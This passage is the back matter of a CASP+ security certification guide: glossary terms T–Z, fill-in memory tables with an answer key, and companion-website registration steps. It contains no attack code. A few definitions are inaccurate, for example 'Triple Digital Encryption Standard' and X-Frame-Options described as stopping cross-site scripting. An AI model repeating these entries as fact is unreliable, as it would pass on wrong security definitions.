
tcpdump A command that captures packets on Linux and UNIX platforms.

telemetry system A system in an ICS that connects RTUs and PLCs to control centers and the enterprise.

template A collection of security settings used to standardize the settings across many systems.

Terminal Access Controller Access Control System (TACACS) A networking protocol that provides centralized authentication and authorization.

test coverage analysis A type of analysist that looks at the percentage of test cases that were run, that passed, and that failed.

tethering A process in which one mobile device is connected to another mobile device for the purpose of using the Internet connection.

threat emulation The process of simulating an attack to see how the security system in place reacts.

threat hunting A relatively active form of threat identification that involves meeting the attackers at the point of attack

throughput rate The rate at which a biometric system will be able to scan characteristics and complete the analysis to permit or deny access.

time-based one-time password (TOTP) An algorithm that computes a password from a shared secret and the current time. It is based on HOTP but turns the current time into an integer-based counter.

time of check to time of use An attack in which a system is changed between a condition check and the display of the check's results.

token device A handheld device that presents the authentication server with a one-time password (OTP).

tokenization A data obfuscation method that substitutes a sensitive value in the data with another value that is not sensitive.

tool-assisted A type of code review that uses automated testing tools and is perhaps the most efficient method.

total cost of ownership (TCO) A measure of the overall costs associated with running an organizational risk management process, including insurance premiums, finance costs, administrative costs, and any losses incurred.

TPM chip A security chip installed on a computer's motherboard that is responsible for protecting symmetric and asymmetric keys, hashes, and digital certificates. This chip provides services to protect passwords and encrypt drives and digital rights, making it much harder for attackers to gain access to the computers that have TPM chips enabled.

tracert A utility that traces the path of a packet from its source to its destination.

trade secret Intellectual property (for example, recipe, formula, ingredient listing) that gives an organization a competitive edge.

trademark A mark which ensures that a symbol, a sound, or an expression that identifies a product or an organization is protected from being used by another organization.

traffic mirroring The process of capturing and duplicating the stream of packets traversing an interface.

transfer A risk strategy that involves passing the risk on to a third party, such as an insurance company.

transitive trust A trust relationship in which if entity A trusts entity B, and entity B trusts entity C, then entity A trusts domain C.

triage event A security event that comprises gathering information about an event and using all available log files and alerts to determine as much as possible about the source of the event and its characteristics.

Triple Digital Encryption Standard (3DES) The replacement algorithm for DES.

true negative A test that correctly determines that a vulnerability does not exist. True means the scanner is correct, and negative means it did not identify a vulnerability.

true positive A test that correctly identifies a vulnerability. True means the scanner was correct, and positive means it identified a vulnerability.

trunk link A link between switches and between routers and switches that carry the traffic of multiple VLANs.

trust model A model that defines which entities are trusted in a federation.

trusted third-party (or bridge) model A federation model in which each organization subscribes to the standards of a third party. The third party manages verification, certification, and due diligence for all organizations.

tshark A command that captures packets on Linux and UNIX platforms, much as **tcpdump** does.

two-factor authentication (2FA) Authentication in which authentication factors from two different factor categories are used—for example, a password (knowledge factor) and an iris scan (characteristic factor).

Type 1 hypervisor A hypervisor installed on bare metal.

Type 2 hypervisor A hypervisor installed on top of an operating system.

U

Unified Extensible Firmware Interface (UEFI) An alternative to BIOS for interfacing between the software and the firmware of a system.

unified threat management (UTM) A solution in which devices perform multiple security functions. For example, antivirus, firewalling, and network access control may all be provided by a single device.

unit testing A type of software testing in which each module is tested separately.

usability The ease of using a security solution or device.

user acceptance testing A type of software testing which ensures that the customer (either internal or external) is satisfied with the functionality of the software.

user and entity behavior analytics (UEBA) A type of analysis that focuses on observing network behaviors for anomalies.

V

validation testing A type of software testing which ensures that a system meets the requirements defined by the client.

vascular scan A type of scan that examines the pattern of veins in the user's hand or face.

vendor lock-in A scenario in which an organization is unable to switch CSPs because the cost of doing so outweighs the benefits.

vendor lock-out A scenario in which an organization is unable to migrate to another cloud provider due to the complexity or cost of a migration.

versioning A numbering system which helps ensure that developers are working with the latest software versions and eventually that users are using the latest version.

vertical privilege escalation A form of privilege escalation in which a lower-privilege user or application accesses functions or content reserved for higher-privilege users or applications.

virtual desktop infrastructure (VDI) A server-based virtualization technology that hosts and manages virtual desktops. Functions include creating the desktop images, managing the desktops on the servers, and providing client network access for the desktop.

virtual local area network (VLAN) A separate network created on a switch.

virtual machine (VM) An instance of an operating system in a virtual environment.

virtual machine (VM) hopping The process of compromising one VM and then pivoting or moving laterally to attack another VM.

virtual private cloud (VPC) A cloud that is used for safe traffic analysis and that utilizes traffic mirroring in that process.

virtual private network (VPN) A connection that uses an untrusted carrier network but provides protection of the information through strong authentication protocols and encryption mechanisms.

virtual reality (VR) A program that immerses users in a fully artificial digital environment.

virtualization The act of creating a virtual device on a physical resource; a physical resource can hold more than one virtual device.

virtualization support A feature that can be enabled to provide many benefits, such as improved performance.

VLAN hopping An attack that enables a device in one VLAN to obtain traffic destined for another VLAN

VM escape An attack in which the attacker "breaks out" of a VM's normally isolated state and interacts directly with the hypervisor.

vmstat A built-in monitoring utility in Linux that is typically used to help identify performance bottlenecks and diagnose problems and that can also be used in the same way as the **ps** command to identify malicious processes.

voice pattern or print A system that measures the sound pattern of a user saying certain words.

Volatility A tool for collecting volatile data. It is free tool used to record information held in RAM.

VPC peering A connection created directly between two virtual private clouds that makes it possible to route traffic between the clouds using private IPv4 addresses or IPv6 addresses.

vulnerability An absence of a countermeasure or a weakness of a countermeasure that is in place.

vulnerability scanner A device or software that can probe for a variety of security weaknesses, including misconfigurations, out-of-date software, missing patches, and open ports.

W

walk-through test A test in which representatives of each department or functional area thoroughly review the BCP's accuracy.

Waterfall model A software development approach that breaks up the software development process into distinct phases. It is a somewhat rigid approach that sees the process as a sequential series of steps that are followed without going back to earlier steps.

Web Services Security (WSSecurity or WSS) An extension to SOAP that is used to apply security to web services.

warm site A leased facility that contains electrical and communications wiring, full utilities, and networking equipment.

whaling A spear phishing attack that targets a person who is of significance or importance, such as a CEO, COO, or CTO.

Wi-Fi Protected Access (WPA) An alternative security mechanism that is designed to improve on WEP.

Wi-Fi Protected Access 2 (WPA2) An improvement over WPA that uses Counter Cipher Mode with Block Chaining Message Authentication Code Protocol (CCMP) and is based on the Advanced Encryption Standard (AES), rather than TKIP.

wildcard certificate A public key certificate that can be used with multiple subdomains of a domain.

Wired Equivalent Privacy (WEP) The first security measure used with 802.11.

wireless intrusion detection system (WIDS) An IDS that operates on a WLAN rather than on a wired network.

Wireshark A widely used sniffer that captures raw packets from the interface on which it is configured and allows you to examine each packet.

WPA3 A WLAN standard that offers improved security over WPA2.

X

X-Frame-Options header An HTTP header that prevents the current page from being loaded into any iframes to prevent cross-site scripting attacks.

XML gateway An externally facing screened subnet (DMZ) tier of a web services platform that handles communication.

XN (execute never) bit A method for specifying areas of memory that cannot be used for execution.

Z

Zigbee An IEEE 802.15.4-based specification that is used to create personal area networks (PANs) with small, low-power digital radios, such as for home automation, medical device data collection, and other low-power, low-bandwidth needs.

Index

This page intentionally left blank

To receive your 10% off
Exam Voucher, register
your product at:

www.pearsonitcertification.com/register

and follow the instructions.

APPENDIX B

Memory Tables

Chapter 1

Table 1-7 Typical Placement of Firewall Types

Type	Placement
Packet-filtering firewall	
Circuit-level proxy	
Application-level proxy	
Kernel proxy firewall	

Table 1-10 SFC Switches

Switch	Purpose
	Sets the Windows File Protection cache size, in megabytes
	Purges the Windows File Protection cache and scans all protected system files immediately
	Reverts SFC to its default operation
	Immediately scans all protected system files
	Scans all protected system files once
	Scans all protected system files every time the computer is rebooted
	Scans protected system files and does not make any repairs or changes
	Identifies the integrity of the file specified and makes any repairs or changes
	Does a repair of an offline boot directory
	Does a repair of an offline Windows directory

Table 1-11 WPA, WPA2, and WPA3

WPA Version	Control	Encryption	Integrity
WPA Personal	Preshared key		
WPA Enterprise			Michael
WPA2 and WPA3 Personal	Preshared key		CCMP
WPA2 and WPA3 Enterprise			CCMP

Chapter 5

Table 5-1 RADIUS and TACACS

Characteristic	RADIUS	TACACS
	Uses UDP, which may result in faster response	
Confidentiality		Encrypts the entire body of the packet but leaves a standard TACACS header for troubleshooting
	Combines authentication and authorization	
Supported layer 3 protocols	Does not support any of the following: ■ NetBIOS Frame Protocol Control protocol ■ X.25 PAD connections	
Devices		Supports securing the available commands on routers and switches
Traffic	Creates less traffic	Creates more traffic

Table 5-2 EAP Protocols

Protocol	Advantages	Disadvantages	Guidelines/Notes
EAP-TLS		Requires a PKI More complex to configure	
EAP-TTLS	As secure as EAP-TLS Only requires a certificate on the server Allows passwords on the client		Ensure complex passwords

Chapter 9

Table 9-1 DNS Record Types

Record Type	Function
	A host record that represents the mapping of a single device to an IPv4 address
	A host record that represents the mapping of a single device to an IPv6 address
	An alias record that represents an additional hostname mapped to an IPv4 address that already has an A record mapped
	A name server record that represents a DNS server mapped to an IPv4 address
	A mail exchanger record that represents an email server mapped to an IPv4 address
	A Start of Authority record that represents a DNS server that is authoritative for a DNS namespace

Chapter 10

Table 10-1 Audit Events

Audit Event	Potential Threat
Success and failure audit for file-access printers and object-access events or print management success and failure audit of print access by suspect users or groups for the printers	
	Random password hack

Audit Event	Potential Threat
Success audit for user rights, user and group management, security change policies, restart, shutdown, and system events	
	Stolen password break-in
Success and failure write access auditing for program files (.EXE and .DLL extensions) or success and failure auditing for process tracking	
Success and failure audit for file-access and object-access events or File Explorer success and failure audit of read/write access by suspect users or groups for the sensitive files	

Chapter 16

Table 16-1 Order of Volatility

Order of Volatility	Type of Artifact	Tool	Free/Pay	Media
		PSTools, Sysinternals	Free	Run from USB/remotely/CD
More volatile		Magnet RAM Capture	Free	Local or USB/remote/CD
More volatile		FTK Imager	Free	
More volatile		Volatility	Free	
More volatile	Various artifacts			Endpoint protection
Volatile	Network traffic	Packet Sled	Pay	Network
			Free	Network
Less volatile	Hard disk		Pay	
Less volatile	Hard disk		Pay	
Less volatile	Hard disk	EnCase/Digital Intelligence	Pay	Forensic machine/network share

Chapter 17

Table 17-1 Static and Dynamic Linking

Characteristics	Static Linking	Dynamic Linking
Libraries		Shared libraries are dynamically bound to the program
When performed	Performed during the last step of compilation	
File size		Dynamically linked files are smaller in size
Load time	Static linking takes constant load time	
Compatibility		Can have compatibility issues

Table 17-2 **netstat** Parameters

Parameter	Description
	Displays all connections and listening ports.
	Displays Ethernet statistics.
	Displays addresses and port numbers in numeric form instead of using friendly names.
	Displays statistics categorized by protocol.
	Shows connections for the specified protocol, either TCP or UDP.
	Displays the contents of the routing table.

Chapter 23

Table 23-1 Symmetric Algorithm Key Facts

Algorithm Name	Block or Stream Cipher?	Key Size	Number of Rounds	Block Size
AES	Block		10, 12, or 14 (depending on block/key size)	128 bits
	Block	128 bits	8	
RC4	Stream		Up to 256	N/A
RC5	Block	Up to 2,048 bits	Up to 255	
RC6		Up to 2,048 bits		32, 64, or 128 bits

Chapter 25

Table 25-1 Confidentiality, Integrity, and Availability Potential Impact Definitions

CIA Tenet	Low	Moderate	High
	Unauthorized disclosure will have limited adverse effects on the organization.	Unauthorized disclosure will have serious adverse effects on the organization.	
Integrity		Unauthorized modification will have serious adverse effects on the organization.	Unauthorized modification will have severe adverse effects on the organization.
Availability	Unavailability will have limited adverse effects on the organization.		Unavailability will have severe adverse effects on the organization.

Memory Tables Answer Key

Chapter 1

Table 1-7 Typical Placement of Firewall Types

Type	Placement
Packet-filtering firewall	Located between subnets, which must be secured
Circuit-level proxy	At the network edge
Application-level proxy	Close to the application server it is protecting
Kernel proxy firewall	Close to the systems it is protecting

Table 1-10 SFC Switches

Switch	Purpose
/CACHESIZE=X	Sets the Windows File Protection cache size, in megabytes
/PURGECACHE	Purges the Windows File Protection cache and scans all protected system files immediately
/REVERT	Reverts SFC to its default operation
/SCANNOW	Immediately scans all protected system files
/SCANONCE	Scans all protected system files once
/SCANBOOT	Scans all protected system files every time the computer is rebooted
/VERIFYONLY	Scans protected system files and does not make any repairs or changes
/VERIFYFILE	Identifies the integrity of the file specified and makes any repairs or changes
/OFFBOOTDIR	Does a repair of an offline boot directory
/OFFWINDIR	Does a repair of an offline Windows directory

Table 1-11 WPA, WPA2, and WPA3

WPA Version	Control	Encryption	Integrity
WPA Personal	Preshared key	TKIP	Michael
WPA Enterprise	802.1X (RADIUS)	TKIP	Michael
WPA2 and WPA3 Personal	Preshared key	CCMP, AES	CCMP
WPA2 and WPA3 Enterprise	802.1X (RADIUS)	CCMP, AES	CCMP

Chapter 5

Table 5-1 RADIUS and TACACS

Characteristic	RADIUS	TACACS
Transport protocol	Uses UDP, which may result in faster response	Uses TCP, which offers more information for troubleshooting
Confidentiality	Encrypts only the password in the access-request packet	Encrypts the entire body of the packet but leaves a standard TACACS header for troubleshooting
Authentication and authorization	Combines authentication and authorization	Separates authentication, authorization, and accounting processes
Supported layer 3 protocols	Does not support any of the following: ■ NetBIOS Frame Protocol Control protocol ■ X.25 PAD connections	Supports all protocols
Devices	Does not support securing the available commands on routers and switches	Supports securing the available commands on routers and switches
Traffic	Creates less traffic	Creates more traffic

Table 5-2 EAP Protocols

Protocol	Advantages	Disadvantages	Guidelines/Notes
EAP-TLS	The most secure form of EAP; uses certificates on the server and client Widely supported standard	Requires a PKI More complex to configure	No known issues
EAP-TTLS	As secure as EAP-TLS Only requires a certificate on the server Allows passwords on the client	Susceptible to dictionary and brute-force attacks More complex to configure	Ensure complex passwords

Chapter 9

Table 9-1 DNS Record Types

Record Type	Function
A record	A host record that represents the mapping of a single device to an IPv4 address
AAAA record	A host record that represents the mapping of a single device to an IPv6 address
CNAME record	An alias record that represents an additional hostname mapped to an IPv4 address that already has an A record mapped
NS record	A name server record that represents a DNS server mapped to an IPv4 address
MX record	A mail exchanger record that represents an email server mapped to an IPv4 address
SOA record	A Start of Authority record that represents a DNS server that is authoritative for a DNS namespace

Chapter 10

Table 10-1 Audit Events

Audit Event	Potential Threat
Success and failure audit for file-access printers and object-access events or print management success and failure audit of print access by suspect users or groups for the printers	Improper access to printers
Failure audit for logon/logoff	Random password hack

Audit Event	Potential Threat
Success audit for user rights, user and group management, security change policies, restart, shutdown, and system events	Misuse of privileges
Success audit for logon/logoff	Stolen password break-in
Success and failure write access auditing for program files (.EXE and .DLL extensions) or success and failure auditing for process tracking	Virus outbreak
Success and failure audit for file-access and object-access events or File Explorer success and failure audit of read/write access by suspect users or groups for the sensitive files	Improper access to sensitive files

Chapter 16

Table 16-1 Order of Volatility

Order of Volatility	Type of Artifact	Tool	Free/Pay	Media
Highly volatile	Process/ARP cache/routing table	PSTools, Sysinternals	Free	Run from USB/remotely/CD
More volatile	RAM (memory)	Magnet RAM Capture	Free	Local or USB/remote/CD
More volatile	RAM (memory)	FTK Imager	Free	Local or USB/remote/CD
More volatile	RAM (memory)	Volatility	Free	Analysis machine
More volatile	Various artifacts	Carbon Black	Pay	Endpoint protection
Volatile	Network traffic	Packet Sled	Pay	Network
Volatile	Network traffic	Wireshark	Free	Network
Less volatile	Hard disk	FTK/Access Data	Pay	Forensic machine/network share
Less volatile	Hard disk	Autopsy/Sleuth Kit	Pay	Forensic machine
Less volatile	Hard disk	EnCase/Digital Intelligence	Pay	Forensic machine/network share

Chapter 17

Table 17-1 Static and Dynamic Linking

Characteristics	Static Linking	Dynamic Linking
Libraries	All required libraries are copied into a final executable file	Shared libraries are dynamically bound to the program
When performed	Performed during the last step of compilation	Occurs at runtime
File size	Statistically linked files are larger in size	Dynamically linked files are smaller in size
Load time	Static linking takes constant load time	Loading takes less time than with static linking
Compatibility	No compatibility issues	Can have compatibility issues

Table 17-2 **netstat** Parameters

Parameter	Description
-a	Displays all connections and listening ports.
-e	Displays Ethernet statistics.
-n	Displays addresses and port numbers in numeric form instead of using friendly names.
-s	Displays statistics categorized by protocol.
-p protocol	Shows connections for the specified protocol, either TCP or UDP.
-r	Displays the contents of the routing table.

Chapter 23

Table 23-1 Symmetric Algorithm Key Facts

Algorithm Name	Block or Stream Cipher?	Key Size	Number of Rounds	Block Size
AES	Block	128, 192, or 256 bits	10, 12, or 14 (depending on block/key size)	128 bits
IDEA	Block	128 bits	8	64 bits
RC4	Stream	40 to 2,048 bits	Up to 256	N/A
RC5	Block	Up to 2,048 bits	Up to 255	32, 64, or 128 bits
RC6	Block	Up to 2,048 bits	Up to 255	32, 64, or 128 bits

Chapter 25

Table 25-1 Confidentiality, Integrity, and Availability Potential Impact Definitions

CIA Tenet	Low	Moderate	High
Confidentiality	Unauthorized disclosure will have limited adverse effects on the organization.	Unauthorized disclosure will have serious adverse effects on the organization.	Unauthorized disclosure will have severe adverse effects on the organization.
Integrity	Unauthorized modification will have limited adverse effects on the organization.	Unauthorized modification will have serious adverse effects on the organization.	Unauthorized modification will have severe adverse effects on the organization.
Availability	Unavailability will have limited adverse effects on the organization.	Unavailability will have serious adverse effects on the organization.	Unavailability will have severe adverse effects on the organization.

CompTIA®

Advanced Security Practitioner (CASP+) CAS-004 Cert Guide Companion Website

Access interactive study tools on this book's companion website, including practice test software, a Key Term flash card application, study planner, and more!


To access the companion website, simply follow these steps:

1. Go to **www.pearsonITcertification.com/register**.
2. Enter the print book ISBN: **9780137348954**.
3. Answer the security question to validate your purchase.
4. Go to your account page.
5. Click on the **Registered Products** tab.
6. Under the book listing, click on the Access Bonus Content link.

If you have any issues accessing the companion website, you can contact our support team by going to **http://pearsonitp.echelp.org.**

Pearson

Where are the companion content files?



Register this digital version of CompTIA® Advanced Security Practitioner (CASP+) CAS-004 Cert Guide to access important downloads.

Register this eBook to unlock the companion files. Follow these steps:

1. Go to **pearsonITcertification.com/account** and log in or create a new account.
2. Enter the ISBN: **9780137348954** (NOTE: Please enter the print book ISBN provided to register the eBook you purchased.)
3. Answer the challenge question as proof of purchase.
4. Click on the “Access Bonus Content” link in the Registered Products section of your account page, to be taken to the page where your downloadable content is available.

This eBook version of the print title does not contain the practice test software that accompanies the print book.

You May Also Like—Premium Edition eBook and Practice Test. To learn about the Premium Edition eBook and Practice Test series, visit **pearsonITcertification.com/practicetest**

The Professional and Personal Technology Brands of Pearson

Addison Wesley Cisco Press informit PEARSON IT Certification QUE SAMS